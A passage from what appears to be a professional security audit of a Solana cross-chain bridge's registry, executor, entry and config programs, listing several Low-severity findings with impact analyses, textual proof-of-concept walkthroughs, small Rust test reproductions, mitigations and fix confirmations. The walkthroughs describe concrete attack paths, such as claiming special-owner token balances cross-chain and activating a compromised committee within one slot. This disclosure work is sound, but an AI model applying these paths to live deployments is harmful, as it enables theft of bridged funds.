5. The holder of the 60-unit remote representation bridges it back. The remote leg burns those 60 units and emits a valid message.
6. `execute_message` verifies the message, reads the current `Release(V)` mode, and attempts to transfer 60 units from the empty vault. SPL Token rejects the transfer, and the Solana transaction rolls back without leaving a replay marker.
7. If a later user escrows 60 units into `v`, the earlier 60-unit message can be retried successfully. `v` returns to zero, while the remaining earlier 40-unit claim and the later user's new 60-unit remote claim leave an aggregate 100-unit shortfall.

This proves that the administrator can enter the underfunded state and that an ordinary holder can burn a valid remote representation whose Solana settlement then depends on privileged recovery. It does not prove that an untrusted actor can change modes, receive more than a valid claim, consume replay state on failure, or permanently prevent the administrator from restoring settlement.

Recommended Mitigation: Require an explicit quiesced migration procedure before entering `Escrow/Release`: stop new messages on both sides, settle or account for in-flight messages at a defined cutover, validate the new vault's key, mint, and executor-authority ownership, and pre-fund it against the reconciled outstanding liability.

If these conditions must be enforced on chain, add authenticated per-corridor liability or migration state that entry and executor update through a config CPI or dedicated accounting accounts. If operational enforcement is accepted under the admin trust model, document the same staged procedure and require operators to verify it before a cross-family update.

Highway: Fixed in [5140c8c](#).

Cyfrin: Verified.

7.4.17 `registry` provides no guaranteed response window before a staged committee can authorize inbound value

Description: Solana's active-set lifecycle does not guarantee a usable reaction period between staging a committee and allowing that committee to authorize inbound execution. `add_new_active_set` writes the incoming bitmap's `valid_from_slot` as the outgoing bitmap's `valid_from_slot + slots_between_updates` (programs/registry/src/instructions/add_new_active_set.rs:224-228). A configured `authorized_updater` may stage during the inclusive window ending at that boundary, while the config admin bypasses the window entirely (programs/registry/src/instructions/add_new_active_set.rs:185-205,238-253).

`update_current_active_set` does not load the staged bitmap. It promotes the staged index when the current slot is strictly greater than the outgoing bitmap's anchor plus the live `slots_between_updates`, then copies `staged_epoch` into `current_epoch` (programs/registry/src/instructions/update_current_active_set.rs:53-77). The executor subsequently accepts the registry's current or immediately previous epoch and checks that the caller-selected bitmap carries the authenticated epoch, but it never reads `Bitmap::valid_from_slot` (programs/executor/src/instructions/execute_message.rs:526-552).

With an unchanged interval, a non-admin updater that stages at the last admitted slot cannot promote in that same slot: staging admits `slot <= boundary`, while promotion requires `slot > boundary`. The earliest promotion is the next slot, after which promotion and an inbound execution under the new epoch can be included in the same transaction. One Solana slot is not a guaranteed opportunity for an observer to confirm the staging event and land a competing pause, updater-removal, or epoch-revocation transaction first.

The admin path can be even shorter. If the outgoing boundary has already elapsed, the admin may stage because it bypasses the registration window, promote, and execute under the new epoch in one transaction. This is a privileged path rather than an authorization bypass, but it confirms that the on-chain lifecycle itself supplies no mandatory response interval.

The security-relevant threat path requires more than compromise of the updater. The attacker must also control enough already-registered BLS keys to place an attacker-controlled threshold in the staged bitmap, plus an operational key for an active claimant. Once that set becomes current, a proof carrying at least 87 signatures from the selected 128-seat committee can authorize an attacker-chosen inbound message. The missing reaction interval prevents event monitoring from being relied upon as a deterministic pre-activation safety control.

EVM and Substrate deliberately make admin rotations effective immediately, and their non-admin paths permit staging one block before activation. This limits the strength of a Solana-only design argument: a fixed response period is not currently a cross-chain invariant. It does not make the defense-in-depth concern false, but introducing such a guarantee is a protocol-wide security-policy change rather than merely enforcing Solana's existing timestamp.

Impact: Only the config admin or a configured `authorized_updater` can stage a bitmap. Selecting a bitmap does not confer signing capability: an unauthorized mint, vault release, or payload call still requires an operational-key payer and at least 87 valid signatures from the deterministically selected committee.

The maximum security impact arises from a compound compromise. An attacker who controls a rotation key and enough registered committee keys can stage those relayers at the end of the window, promote them in the next slot, and submit a threshold-signed fabricated inbound message before monitoring has a guaranteed opportunity to pause execution or revoke the incoming epoch. A successful execution can mint configured tokens, release assets from a configured vault, or invoke an allowed payload target.

The rotation key alone cannot forge a proof, and threshold committee compromise alone does not activate relayers excluded from the current bitmap. The attack therefore requires multiple capabilities that are operationally intended to be independent, and the absence of a fixed delay is a failed defense-in-depth opportunity rather than the primary signature-authority failure. The admin may still win transaction ordering and pause in time, or pause immediately afterward to bound repetition. These strong prerequisites and recovery controls limit the classification to Low.

Proof of Concept: The following state transitions use the production predicates:

1. Let the current bitmap have `valid_from_slot = 100` and let `slots_between_updates = 20`. The normal activation boundary is slot 120.

2. Assume an attacker has compromised one configured `authorized_updater`, an operational key for one registered relay, and enough registered BLS private keys to ensure that at least 87 deterministically selected committee seats are attacker-controlled. Construct a valid 750-byte bitmap containing those registered relay IDs. Before rotation, use the permissionless `store_payload` path to store a self-consistent fabricated message for an enabled source chain and configured inbound corridor; authentication is deferred to `execute_message`.
3. At slot 120, call `add_new_active_set` with that bitmap and the next epoch. The call succeeds because the non-admin registration predicate includes its end: `current_slot <= 120`. The incoming bitmap records `valid_from_slot = 120` and `NewActiveSetAdded` is emitted.
4. Promotion cannot occur at slot 120 because `120 > 120` is false. At slot 121, call `update_current_active_set`; it promotes the staged index and makes the staged epoch current.
5. In the same slot-121 transaction, call `execute_message` after the promotion for the previously stored message, with a proof signed by at least 87 seats of the newly current committee. `verify_bls` observes the updated `current_epoch`, accepts the staged bitmap, and never requires that observers received any minimum response interval after staging. The configured token or payload leg then executes and the replay PDA records the message.
6. On the admin path, if the boundary is already in the past, staging, promotion, and execution can all occur in one transaction because the admin bypasses the staging window.

The repository's `boundary_at_window_start_and_end` unit test confirms that Solana's non-admin staging window includes its end. Running `cargo test -p registry --lib boundary_at_window_start_and_end -- --nocapture` passes.

This textual reproduction proves the reachable staging and promotion timing and identifies the exact additional capabilities needed for value movement. It does not prove that any production updater, operational key, or threshold of registered BLS keys is currently compromised, or that an observer could never win transaction ordering during the one-slot gap.

Recommended Mitigation: If a reaction window is intended as a security control, record the incoming set's activation as no earlier than `Clock::get()?.slot + MIN_ACTIVATION_DELAY_SLOTS`, require promotion to load the staged bitmap and respect that slot, and require `executor::verify_bls` to reject a bitmap before the same slot. Choose the minimum delay from the monitoring and pause service-level objective, and coordinate the rule across Highway's chains so committee activation remains consistent.

Merely checking the existing `valid_from_slot` in the executor does not create this delay because the stored value normally equals the outgoing promotion boundary and may already be reached when staging occurs. Decide separately whether the admin emergency path should remain immediate; if it does, document that monitoring cannot protect against compromise of that role.

Highway: Fixed in [4d67c86](#).

Cyfrin: Verified.

7.4.18 `executor::execute_message` leaves the `TransferExecution` delivery record all-zero on chain during the payload CPI

Description: `executor::execute_message` initializes the `TransferExecution` PDA during Anchor account validation, before the instruction handler runs (`programs/executor/src/instructions/execute_message.rs:134-142`). For a new Anchor program account, that step allocates zero-filled data, assigns the account to the executor program, and constructs an in-memory `Account<TransferExecution>` without requiring the discriminator.

The handler later constructs the final record and assigns it only to that in-memory wrapper (`programs/executor/src/instructions/execute_message.rs:232-247`). Anchor 0.32.1 serializes ordinary `Account<T>` wrappers in the generated account-exit routine after the handler returns, while the payload CPI occurs inside the handler (`programs/executor/src/instructions/execute_message.rs:266-308`). Consequently, a target that deliberately receives the same PDA through `remaining_accounts[2..]` cannot deserialize it as a typed `TransferExecution` during that CPI: its discriminator and fields are still zero. The finalized record is serialized if the handler succeeds.

This is narrower than a missing delivery-authentication primitive. During the CPI, the account already has the canonical `[EXECUTED_TRANSFER_SEED, message_id]` address and is owned by the executor program; it is not indistinguishable from an account an arbitrary caller could create. The previously stored `Message` account also remains populated until Anchor processes its deferred close. A target can use these raw properties together with its own message-consumption logic, or receive the `Message` account, without requiring the finalized `TransferExecution` fields. A second execution of the same Highway message still fails the `init` constraint, and any target-CPI failure atomically rolls back the token leg, execution-record initialization, target changes, and `Message` close.

No current in-scope program establishes mid-CPI `TransferExecution` deserialization as an integration contract. The localnet-only `test_target::increment` instruction receives only its seed-constrained counter PDA and completes without reading the record (`programs/test-target/src/lib.rs:18-25,46-54`; `tests/executor.ts:1266-1321`). The affected configuration is an admin-whitelisted target whose instruction deliberately receives the execution PDA and treats the finalized record as part of its supported delivery interface.

Impact: A configured target that requires a typed, finalized `TransferExecution` during its CPI rejects every otherwise-valid delivery because the discriminator is unavailable at that point. The Solana transaction reverts, including any destination-side token transfer, target changes, execution-record initialization, and `Message` close.

For a token-and-payload message, the origin-side burn or escrow has already finalized before destination execution is attempted. The initiating user's assets can therefore remain unavailable until the target or executor is upgraded to make the record readable and the same message is retried. Recovery does not require a new committee attestation or bypass the replay guard, but it does depend on privileged integration or program intervention rather than an action available to the affected user.

The impact is limited to messages selecting such a configured target. No current in-scope target has this dependency, no untrusted actor can impose it on unrelated users, failed execution does not consume the replay marker, and no theft, unauthorized mint, or permanent state corruption occurs. The deterministic failure of an explicitly accepted integration can nevertheless strand the initiating user's cross-chain settlement until privileged remediation, supporting Low severity with low likelihood and bounded per-message impact.

Proof of Concept: This is a textual reproduction because the submitted finding contains no executable PoC and the disputed security consequence depends on a hypothetical target:

1. Anchor validates `executed_transfer` with `init`, creating the canonical executor-owned PDA with zero-filled storage.
2. `TransferExecution::new` is assigned to the in-memory account wrapper at `execute_message.rs:232-247`; no serialization call follows.
3. The executor builds and invokes the target instruction at `execute_message.rs:291-308`.
4. If the same PDA is included among the target CPI accounts, Anchor's normal `Account<TransferExecution>` deserialization checks its discriminator and fails because the stored bytes remain zero.
5. After the handler returns successfully, Anchor's generated exit routine serializes the wrapper. If the target instead returns an error, Solana transaction atomicity removes the new PDA and all earlier effects.

This proves the write-back timing and the deterministic failure a typed record-consuming target would encounter. It does not prove that any current target reads the record, that the replay guard fails, or that an attacker can affect unrelated messages.

Recommended Mitigation: Explicitly serialize `executed_transfer` into its account data after the assignment and before the payload CPI, then add an integration test whose target deserializes and validates the record during that CPI. Also document the accounts and replay-consumption checks supported payload targets must enforce.

Highway: Fixed by [02b6f0f](#).

Cyfrin: Verified.

7.4.19 `registry::update_current_active_set` **never re-anchors** `valid_from_slot` **to wall-clock on promotion**

Description: `AddNewActiveSet::execute` sets a staged bitmap's `valid_from_slot` to the current bitmap's anchor plus one `slots_between_updates` interval. When that bitmap is later promoted, `UpdateCurrentActiveSet::execute` changes only `current_active_set_number` and `current_epoch`; it does not reconcile the promoted bitmap's stored anchor with the number of intervals that have elapsed.

Consequently, a bitmap promoted several intervals late can become current with its next authorized-updater registration window already in the past. An authorized updater's direct `add_new_active_set` call then fails with `CannotAddNewActiveSet`.

This does not require admin intervention to recover. Authorized updaters may also call `update_current_active_set`, and once no bitmap is staged its extend branch advances the current anchor by one interval per call. Repeated calls therefore restore the timing window, although the required work grows linearly with the missed intervals.

Impact: Until catch-up completes, the normal authorized-updater staging path is unavailable, and the required recovery work grows linearly with the number of missed intervals. After a long crank outage, restoring delegated rotation can therefore require many permissioned update instructions, while the admin remains able to stage immediately by bypassing the timing check.

The same authorized role can eventually restore the schedule without the admin, and this mechanism does not cause fund loss, unauthorized committee control, or permanent rotation failure. The demonstrated impact is a bounded availability and operational-liveness degradation.

Proof of Concept: Consider a current bitmap with `valid_from_slot = 100`, `slots_between_updates = 10`, and `registration_window_slots = 2`:

1. A new bitmap is staged during slots 108 through 110. Its stored `valid_from_slot` becomes 110.
2. The crank does not run until slot 160. The first `update_current_active_set` call promotes the staged bitmap but leaves its anchor at 110.
3. Its next authorized-updater window is calculated as $[110 + (10 - 2), 110 + 10] = [118, 120]$, so staging at slot 160 fails.
4. With nothing else staged, four further update calls advance the anchor through 120, 130, 140, and 150. The resulting window is $[158, 160]$, in which the authorized updater can stage again.

This demonstrates both the stale-window behavior and its linear self-recovery path. It does not demonstrate a permanent admin-only lockout or a fund-safety impact.

Recommended Mitigation: After requiring `slots_between_updates > 0`, derive the current virtual epoch boundary from `Clock::slot`, the stored anchor, and the number of whole elapsed intervals when checking the registration window and assigning the next bitmap's `valid_from_slot`. This matches the elapsed-time geometry used by the counterpart implementations and removes linear catch-up work after missed epochs.

Highway: Fixed by [7a43e8b](#), [cb50847](#), [a034174](#).

Cyfrin: Verified.

7.4.20 `executor::verify_bls` **drops the actual previous active set when registry epochs skip**

Description: The executor is intended to keep proofs from the outgoing active set usable across one rotation. `ExecuteMessage::verify_bls` accepts a proof epoch only when it equals `registry_state.current_epoch` or `registry_state.current_epoch.saturating_sub(1)` (`programs/executor/src/instructions/execute_message.rs:534-538`), then requires the caller-selected registry bitmap to store that exact epoch (`programs/executor/src/instructions/execute_message.rs:540-552`).

The arithmetic predecessor is not necessarily the epoch of the previous active set. `AddNewActiveSet::execute` requires `new_epoch > current_epoch` but permits any value up to a forward horizon derived from elapsed slots and `BITMAP_HISTORY_LENGTH` (`programs/registry/src/instructions/add_new_active_set.rs:109-126,265-275`). It stores that value in both the staged bitmap and `registry_state.staged_epoch` (`programs/registry/src/instructions/add_new_active_set.rs:207-228`). Once the interval elapses,

UpdateCurrentActiveSet::execute promotes staged_epoch directly into current_epoch without retaining the outgoing epoch (programs/registry/src/instructions/update_current_active_set.rs:57-77).

If the current active set is epoch E and the staged set is epoch $E + 2$, promotion changes the executor's numeric window to $\{E + 2, E + 1\}$. A proof actually signed under the outgoing epoch E is rejected by the window check. Epoch $E + 1$ passes that check, but no bitmap represents it because the registry moved directly from E to $E + 2$; every caller-selected bitmap therefore fails the subsequent epoch pin. The advertised previous-set grace window is empty until a proof is produced under the new epoch.

Staging is not permissionless. Only the Config admin or a configured authorized_updater can call it, and a non-admin updater is restricted to the registration window (programs/registry/src/instructions/add_new_active_set.rs:185-205). A gap can arise operationally when Solana catches up to a shared cross-chain epoch after missing a rotation. It can also be used by a compromised authorized-updater key to invalidate outgoing-epoch proofs earlier than the intended one-rotation grace period, although that role is already trusted to select the next bitmap and its randomness.

Impact: After a skipped-number rotation, every still-pending proof signed under the outgoing epoch fails. Token-bearing messages may already have burned or escrowed value on the source chain, so their Solana delivery is delayed while the relayer set produces a fresh 87-of-128 aggregate proof under the newly active epoch. Payload-only messages suffer the same attestation delay without a token lock.

The stored message is not lost and no failed execution state persists. The Message PDA contains only the message fields; the epoch, bitmap locator, TTL, and aggregate signature are supplied anew to execute_message (programs/executor/src/state/message.rs:36-78; programs/executor/src/instructions/execute_message.rs:11-35). Solana transaction failure is atomic, so a rejected proof does not create the TransferExecution PDA, perform a token or payload operation, or close the Message PDA. The same stored message can therefore be retried directly with a fresh proof under the accepted epoch.

The maximum demonstrated consequence is a bounded, recoverable inbound-delivery stall and a wasted attestation round. There is no unauthorized mint or release, permanent message loss, or replay-state consumption. The restricted staging role and limited liveness impact support Low severity.

Proof of Concept: The checked-in production unit tests demonstrate that the forward-horizon calculation intentionally admits gaps. Run:

```
CARGO_TARGET_DIR=/private/tmp/highway-issue34-target \
cargo test -p registry max_allowed_epoch -- --nocapture
```

Observed result:

```
running 4 tests
test instructions::add_new_active_set::tests::max_allowed_epoch_clamps_elapsed_to_cap ... ok
test instructions::add_new_active_set::tests::max_allowed_epoch_counts_elapsed_below_cap ... ok
test instructions::add_new_active_set::tests::max_allowed_epoch_zero_slots_between_ignores_elapsed ...
↳ ok
test instructions::add_new_active_set::tests::max_allowed_epoch_saturates_not_overflows ... ok

test result: ok. 4 passed; 0 failed
```

In particular, max_allowed_epoch_zero_slots_between_ignores_elapsed proves that current epoch 5 permits staging through epoch 15, so 7 is within the accepted production horizon (programs/registry/src/instructions/add_new_active_set.rs:364-370).

The resulting production state transition is:

1. The registry points to bitmap index i , whose stored epoch is 10; registry_state.current_epoch is also 10.
2. An authorized caller stages epoch 12 at the next bitmap index. Both monotonicity and the forward-horizon guard pass.
3. After the validity interval, update_current_active_set promotes the staged index and assigns current_epoch = 12.
4. An existing proof with args.epoch = 10 fails the numeric window because 10 is neither 12 nor 11.

5. A proof claiming epoch 11 clears the numeric window, but no bitmap in this transition stores epoch 11, so the bitmap pin fails.
6. A fresh proof with `args.epoch = 12` can resolve the staged bitmap and proceed through the remaining BLS checks.

This proves that an accepted epoch gap removes the actual previous set from the executor's grace window. It does not prove permissionless control, loss of bridged value, or permanent message failure.

Recommended Mitigation: Track the actual outgoing epoch rather than deriving it arithmetically. Append `previous_epoch: u32` to `RegistryState`, set it from `current_epoch` immediately before promoting `staged_epoch`, and accept `args.epoch == current_epoch || args.epoch == previous_epoch`; retain the bitmap's `epoch == args.epoch` pin. If accounts may already exist, include the required account reallocation or migration for the appended field.

Do not force `new_epoch == current_epoch + 1` unless the cross-chain epoch policy is also changed, because Solana may need to catch up to a later shared epoch after missing a rotation. Emitting the outgoing and incoming epoch values on promotion is useful observability but does not replace the state fix.

Highway: Fixed by [41f3f8c](#).

Cyfrin: Verified.

7.4.21 `emit_message` converts permissionless burns from special-owner SPL accounts into attacker-controlled cross-chain claims

Description: `EmitMessage` accepts `sender_token_account` as a mutable SPL token account without requiring its internal owner field to equal the sender signer (`programs/entry/src/instructions/emit_message.rs:147-151`). In both outbound modes, `execute_token_op` passes `sender` as the SPL Token CPI authority (`programs/entry/src/instructions/emit_message.rs:614-686`). SPL Token therefore permits an approved delegate with sufficient `delegated_amount` to burn the delegating account's tokens or transfer them into the configured escrow vault.

Burn mode has an additional authority edge. The pinned `spl-token v8.0.0` processor deliberately skips owner, delegate, and signature validation when a token account's internal owner is the System Program or incinerator. SPL Token permits anyone to destroy balances held by those special-owner accounts, but it does not permit an unrelated signer to transfer the balances into an account they control.

`EmitMessage` composes that permissionless burn with creation of a cross-chain claim. An arbitrary signer can supply a registered token's special-owner account in a Burn corridor, choose their own `target_token_address`, and pass every Entry-side check. SPL Token burns the balance without authenticating the signer, after which Entry increments the nonce and emits a valid message committing the attacker's destination (`programs/entry/src/instructions/emit_message.rs:332-382,620-655`).

The fee path does not prevent this. When fees are enabled, the signed quote is bound to `sender` and the fee source must be owned by `sender` (`programs/entry/src/instructions/emit_message.rs:487-500,533-548`), so the attacker pays the quoted fee from their own account.

For ordinary delegated accounts, direct delegated bridging is only a semantic and counterpart-parity inconsistency. The delegate can already transfer the approved amount into its own account and call `emit_message` in the same atomic transaction, producing the same destination outcome. The security-relevant Low path is therefore the special-owner Burn case, not an authorization escalation over an ordinary SPL delegation.

Impact: An arbitrary signer can convert tokens held in a System Program- or incinerator-owned SPL account from an otherwise non-transferable balance into a spendable cross-chain claim. This is an incremental capability: SPL Token authorizes the signer only to destroy the special-owner balance, whereas Highway assigns the corresponding destination value to the signer's chosen recipient.

The path does not create raw cross-chain supply because the source amount is burned before the destination claim is created. It can nevertheless restore economic value from balances that were intentionally abandoned or accidentally sent to a special-owner token account and assign that value to an unrelated caller. Impact is

bounded by existing special-owner balances for registered Burn-mode tokens and by the corridor's per-message `max_amount`; the attacker must also obtain a valid fee quote when fees are enabled.

These narrow prerequisites and the absence of evidence that material special-owner balances currently exist limit the issue to Low severity.

Proof of Concept: Textual reproduction against the pinned `spl-token v8.0.0` behavior and the audited Entry path:

1. A token account for registered mint `M` contains 100 units, has no delegate, and has the System Program as its internal SPL owner.
2. Token `M` is configured for outbound Burn to an active target chain, with bounds that admit 100.
3. Unrelated signer `A` calls `emit_message` with the special-owner account as `sender_token_account`, mint `M`, amount 100, and `A_remote` as `target_token_address`.
4. Entry verifies the registered mint and corridor bounds but never compares the source account's internal owner with `A`.
5. SPL Token's Burn processor sees a System Program-owned source and skips authority validation. It reduces the account balance and mint supply by 100.
6. Entry increments the nonce and emits a valid message for 100 units to `A_remote`. The counterpart execution creates the corresponding destination claim for `A`.

A focused test against the pinned SPL processor was run with a source account internally owned by the System Program, no delegate, and an unrelated signer. The Burn call succeeded, causing the desired-invariant assertion to fail with:

```
an unrelated signer burned a SystemProgram-owned source account; entry would emit its attacker-chosen
↳ remote claim
```

This proves the permissionless-burn behavior at the exact CPI used by Entry. The remaining Entry behavior follows directly from the audited control flow after a successful Burn; the test does not prove that a material exploitable special-owner balance currently exists on a deployed network.

Recommended Mitigation: If outbound principal must belong to the caller, require `sender_token_account.owner == sender.key()` before both token operations. If delegated bridging is intentional, explicitly reject System Program- and incinerator-owned source accounts before Burn, and document that an ordinary SPL approval authorizes the delegate to choose the remote recipient.

Highway: Fixed by [465c40c](#).

Cyfrin: Verified.

7.4.22 Solana outbound safety depends on an unspecified relayer finality policy

Description: `entry::emit_message` does not encode a requested commitment level and does not create an outbound account keyed by `message_id`. For a token-bearing message, the instruction burns or escrows the source tokens, increments the per-destination `MessageNonce`, derives the ID from the current slot and the newest `SlotHashes` entry, and emits `MessageEmitted` through a self-CPI (`programs/entry/src/instructions/emit_message.rs:323-382`). The only message-specific relayer interface is therefore the event (`programs/entry/src/events.rs:3-26`).

Solana commitment is selected by the RPC client or subscription rather than by the executing instruction. The [official commitment table](#) distinguishes a processed block, a confirmed block voted on by more than two-thirds of stake, and a finalized block with at least 31 confirmed descendants.

This makes source finality an off-chain relayer invariant: committee members must not attest until the transaction containing `MessageEmitted` is finalized. If a pre-finalized fork is discarded, Solana rolls back the burn or escrow, nonce increment, event, and every other account write from the transaction together. A per-message PDA created by that same transaction would also disappear and therefore would not close this window.

The audited source and the published integration description establish only that the relayer subscribes to `MessageEmitted` over `WebSocket` (`README.md:156-158`). They do not specify the subscription commitment or require

committee members to recheck finality before signing, and the linked relayer implementation is not available for verification. Source safety is therefore contingent on implementation-local relayer behavior rather than a stated protocol invariant. The available evidence does not show that a deployed committee currently signs at `processed` or `confirmed` commitment, so the present exposure depends on that unavailable configuration.

Reading an older, rooted entry from `SlotHashes` would not finalize the transaction either. A shallow fork can share that rooted ancestor while still discarding the later slot containing `emit_message`; binding the ancestor hash into the ID proves only ancestry, not inclusion of the burn or escrow.

Impact: If enough committee members attest before source finality and the destination executes that attestation before the source fork is discarded, the destination can mint or release value even though the corresponding source burn or escrow no longer exists. No attacker is required: an ordinary user can submit a valid transfer, while the affected property is the destination asset's backing if the relayer network treats the event as signable too early.

The prerequisites substantially limit likelihood: the threshold committee must accept a non-finalized observation, the destination must execute it before the source transaction is known to be finalized, and the source fork must then be discarded. No untrusted caller controls the commitment policy, the Solana transaction itself remains atomic, and the blast radius is limited to messages attested from the discarded fork. These restrictions support Low severity despite the possible unbacked mint or release. Because the production relayer policy is unavailable, this finding establishes an unsafe protocol-permitted integration path rather than proving that the deployed committee currently follows it.

Proof of Concept: The following state transition demonstrates the conditional mechanism:

1. On fork `F`, a token-bearing `emit_message` burns or escrows 100 units, changes the target-chain nonce from `n` to `n + 1`, and emits message ID `M`.
2. A relayer observing `F` before finality can decode `M`. The scoped program does not control when that observer or the committee signs it.
3. If `F` is discarded, all effects from the transaction disappear atomically: the user's token balance or vault state, nonce, event, and any hypothetical per-message PDA return to their pre-transaction state.
4. Only if the threshold committee already signed `M` and the destination accepted it can destination value remain without source backing.

This proves that pre-finality attestation is unsafe, that the protocol does not state or enforce the required finality rule, and that an in-transaction PDA or older ancestor hash would not fix the window. It does not prove that the deployed Highway relayer committee currently signs before the source transaction is finalized; no submitted executable PoC or available relayer implementation establishes that behavior.

Recommended Mitigation: Specify finalized Solana commitment as a protocol requirement and enforce it in every relayer signer, not only in the job-submitting node. Before signing, each committee member should independently fetch the source transaction at `finalized` commitment, decode the exact self-CPI `MessageEmitted` event, and verify that its `message_id` and disclosed fields match the proposed job.

Do not rely on a per-message PDA created in the emitting transaction or on a rooted ancestor hash as a finality control; both leave the emitting transaction itself subject to rollback. Persist the finalized transaction signature, slot, and decoded event off chain for monitoring and auditability.

Highway: Acknowledged, and out of scope for the on-chain programs. Solana has no on-chain finality primitive an emitting program can assert on itself: a per-message PDA created in the emitting transaction and a rooted ancestor blockhash both leave the emitting transaction itself rollback-eligible. Finalized commitment is a relayer requirement, not a program requirement. Every committee member independently fetches the source transaction at `finalized` commitment before signing.

Cyfrin: Rationale accepted with a condition: every committee signer must independently fetch the exact source transaction at Solana `finalized` commitment, decode and match the self-CPI `MessageEmitted` event before signing, and persist the finalized signature, slot, and decoded event for auditability; checking only at the watcher, aggregator, or submitting relayer is insufficient.

7.4.23 Duplicate operational-key entries let a successful `remove_operational_key` leave the key authorized

Description: `Relayer::operational_keys` is the payer-authorization list for inbound execution. `executor::execute_message` requires the payer signer to appear in this vector (`programs/executor/src/instructions/execute_message.rs:48-52`).

The three instructions that write this vector do not enforce the same invariant. `add_operational_key` rejects a key already present (`programs/registry/src/instructions/add_operational_key.rs:40-47`), but `register_relayer` validates only that the supplied vector is non-empty and has at most ten entries before assigning it wholesale (`programs/registry/src/instructions/register_relayer.rs:85-111`). `update_relayer`, callable by the Config admin or the relayer's manager, performs the same length-only validation and wholesale replacement (`programs/registry/src/instructions/update_relayer.rs:38-41,75-91,110-117`). Both paths therefore accept duplicate entries such as `[K, K]`.

`remove_operational_key` first requires the vector length to exceed one, finds the first matching entry, removes only that entry, and emits `OperationalKeyRemoved` (`programs/registry/src/instructions/remove_operational_key.rs:50-71`). Starting from `[K, K]`, removing `K` succeeds and leaves `[K]`. Because executor authorization uses `contains`, `K` remains authorized. A second removal reverts with `CannotRemoveLastOperationalKey`.

The event can mislead a monitor that treats operational keys as a set and assumes a successful `OperationalKeyRemoved` means the key is no longer authorized. The retained entry is not hidden, however: the current relayer account still contains it, and the registration or update event that introduced the vector includes the duplicates.

Creating the duplicate state requires an authorized writer: the Config admin or a registration updater on registration, and the Config admin or the current relayer manager on update. A malicious manager can deliberately duplicate a key before a per-key admin removal, but this is not a persistent privilege escalation over that manager's existing authority because the manager can already replace or re-add operational keys while it remains manager. If the manager itself is compromised, the admin must rotate the manager and operational-key vector together rather than relying on key removal alone.

Impact: A successful per-key revocation can leave the targeted key authorized to pay for `execute_message`, so an operator responding to a compromised operational key may incorrectly believe access has been removed. The defect affects one relayer's operational-key list and persists until the account state is corrected.

The retained operational key does not bypass the executor's BLS threshold, message-ID binding, active-set checks, replay protection, or token and payload validation. It therefore does not by itself permit forged inbound messages, unauthorized minting or release, or direct fund loss.

Recovery does not require closing the relayer. The admin or manager can atomically replace the vector with a safe non-empty list through `update_relayer`. Alternatively, once removal has reduced the state to `[K]`, the operator can call `add_operational_key(S)` and then `remove_operational_key(K)`, leaving `[S]`. With more than two copies, earlier removals can delete copies until the last-key guard is reached, followed by the same two-instruction recovery. Failed removal attempts are atomic and do not undo prior successful removals.

The reachable revocation-integrity failure supports Low severity, while the restricted duplicate-creation paths, on-chain detectability, narrow authorization retained by the key, absence of a BLS or value-integrity bypass, and straightforward recovery bound the impact.

Proof of Concept: The focused reproduction at `programs/registry/tests/audit_operational_key_duplicate_repro.rs` applies the exact first-match `Vec::remove` behavior used by the production instruction:

```
use anchor_lang::prelude::Pubkey;

#[test]
#[ignore = "audit repro: duplicate operational keys survive one successful removal"]
fn successful_removal_must_revoke_the_operational_key() {
    let compromised_key = Pubkey::new_unique();
    let safe_key = Pubkey::new_unique();
    let mut operational_keys = vec![compromised_key, compromised_key, safe_key];

    let first_match = operational_keys
```

```

        .iter()
        .position(|key| key == &compromised_key)
        .expect("the key is present");
    operational_keys.remove(first_match);

    assert!(
        !operational_keys.contains(&compromised_key),
        "remove_operational_key succeeded but the duplicate remains authorized"
    );
}

```

Run:

```
cargo test -p registry --test audit_operational_key_duplicate_repro -- --ignored
```

Observed result:

```

running 1 test
test successful_removal_must_revoke_the_operational_key ... FAILED

remove_operational_key succeeded but the duplicate remains authorized

test result: FAILED. 0 passed; 1 failed

```

The deliberately failing security assertion proves that one successful first-match removal leaves a duplicate accepted by the same `contains` predicate used for executor authorization. The production assignments cited above establish that the duplicate state is reachable. The reproduction does not prove a BLS forgery, unauthorized value transfer, or persistence after the operator uses either recovery path.

Recommended Mitigation: Reject duplicate operational keys with `OperationalKeyAlreadyExists` in both `register_relayer` and the operational-key branch of `update_relayer`, using a pairwise comparison or a sorted temporary copy. Audit existing relayer accounts and replace any duplicate vectors; for defense in depth, make per-key removal delete every occurrence when at least one different operational key remains, while preserving the invariant that a relayer cannot be left with no operational key.

Highway: Fixed by [556cadf](#).

Cyfrin: Verified.

7.4.24 `config` can enable Mint-mode corridors without proving the executor PDA controls the registered mint

Description: An inbound Mint corridor can execute successfully only when the registered SPL mint's `mint_authority` is the executor-authority PDA. `executor::execute_message` always supplies that PDA as the signer of the `MintTo` CPI (`programs/executor/src/instructions/execute_message.rs:650-663`), and the SPL Token program validates the supplied authority against the authority stored in the mint.

The configuration layer does not prove this prerequisite. `CreateTokenBridge` receives `TokenInfo`, `ChainInfo`, and the new `BridgeConfiguration`, but no mint account (`programs/config/src/instructions/create_token_bridge.rs:21-58`). Its handler validates amount bounds, decimal conversion, and the mode pair before storing the caller-selected modes (`programs/config/src/instructions/create_token_bridge.rs:60-86`). The same omission exists in `UpdateTokenBridge`, `ConfigureTokenInbound`, and `UpdateBridgeMode`: each can write `inbound = Mint`, but none loads the registered mint or checks its authority.

`RegisterToken` does load an address-pinned `Account<Mint>`, but registration occurs before a corridor's inbound mode is selected and checks only that the supplied address is a valid classic SPL mint (`programs/config/src/instructions/register_token.rs:25-51`). It does not require the executor PDA to be the mint authority. The allowed `Burn/Mint` pair therefore permits an administrator to enable a corridor whose registered mint is controlled by a wallet, another authority, or no authority at all.

This is an initial configuration and mode-update validation gap. It does not create a separate post-configuration authority-rotation path: after the executor PDA has become the mint authority, only that PDA can authorize SPL

Token SetAuthority, and the audited executor exposes no instruction that performs that operation.

Impact: Only the trusted config administrator can create the mismatched corridor. There is no authorization bypass or attacker profit, and the SPL Token program fails closed rather than minting without authority.

The mismatch can nevertheless affect an ordinary user after the corridor has been advertised as enabled. The user can complete the paired source-chain debit and obtain a valid committee-attested message, but every Solana delivery attempt reaches the same MintTo CPI and fails because the executor PDA is not the registered mint's authority. The Solana transaction rolls back atomically: the newly initialized TransferExecution account does not persist, the staged Message is not closed, and no token balance or supply change persists. The claim remains retryable, but settlement requires privileged recovery, such as transferring mint authority to the executor PDA when the current authority is available or reconfiguring and funding a compatible settlement path.

The maximum demonstrated consequence is therefore temporary, corridor-wide inbound unavailability after users have already committed value on the source chain. The trusted-admin prerequisite and recoverable, fails-closed outcome limit the issue to Low severity.

Proof of Concept: The checked-in config test provides the configuration half of the reproduction:

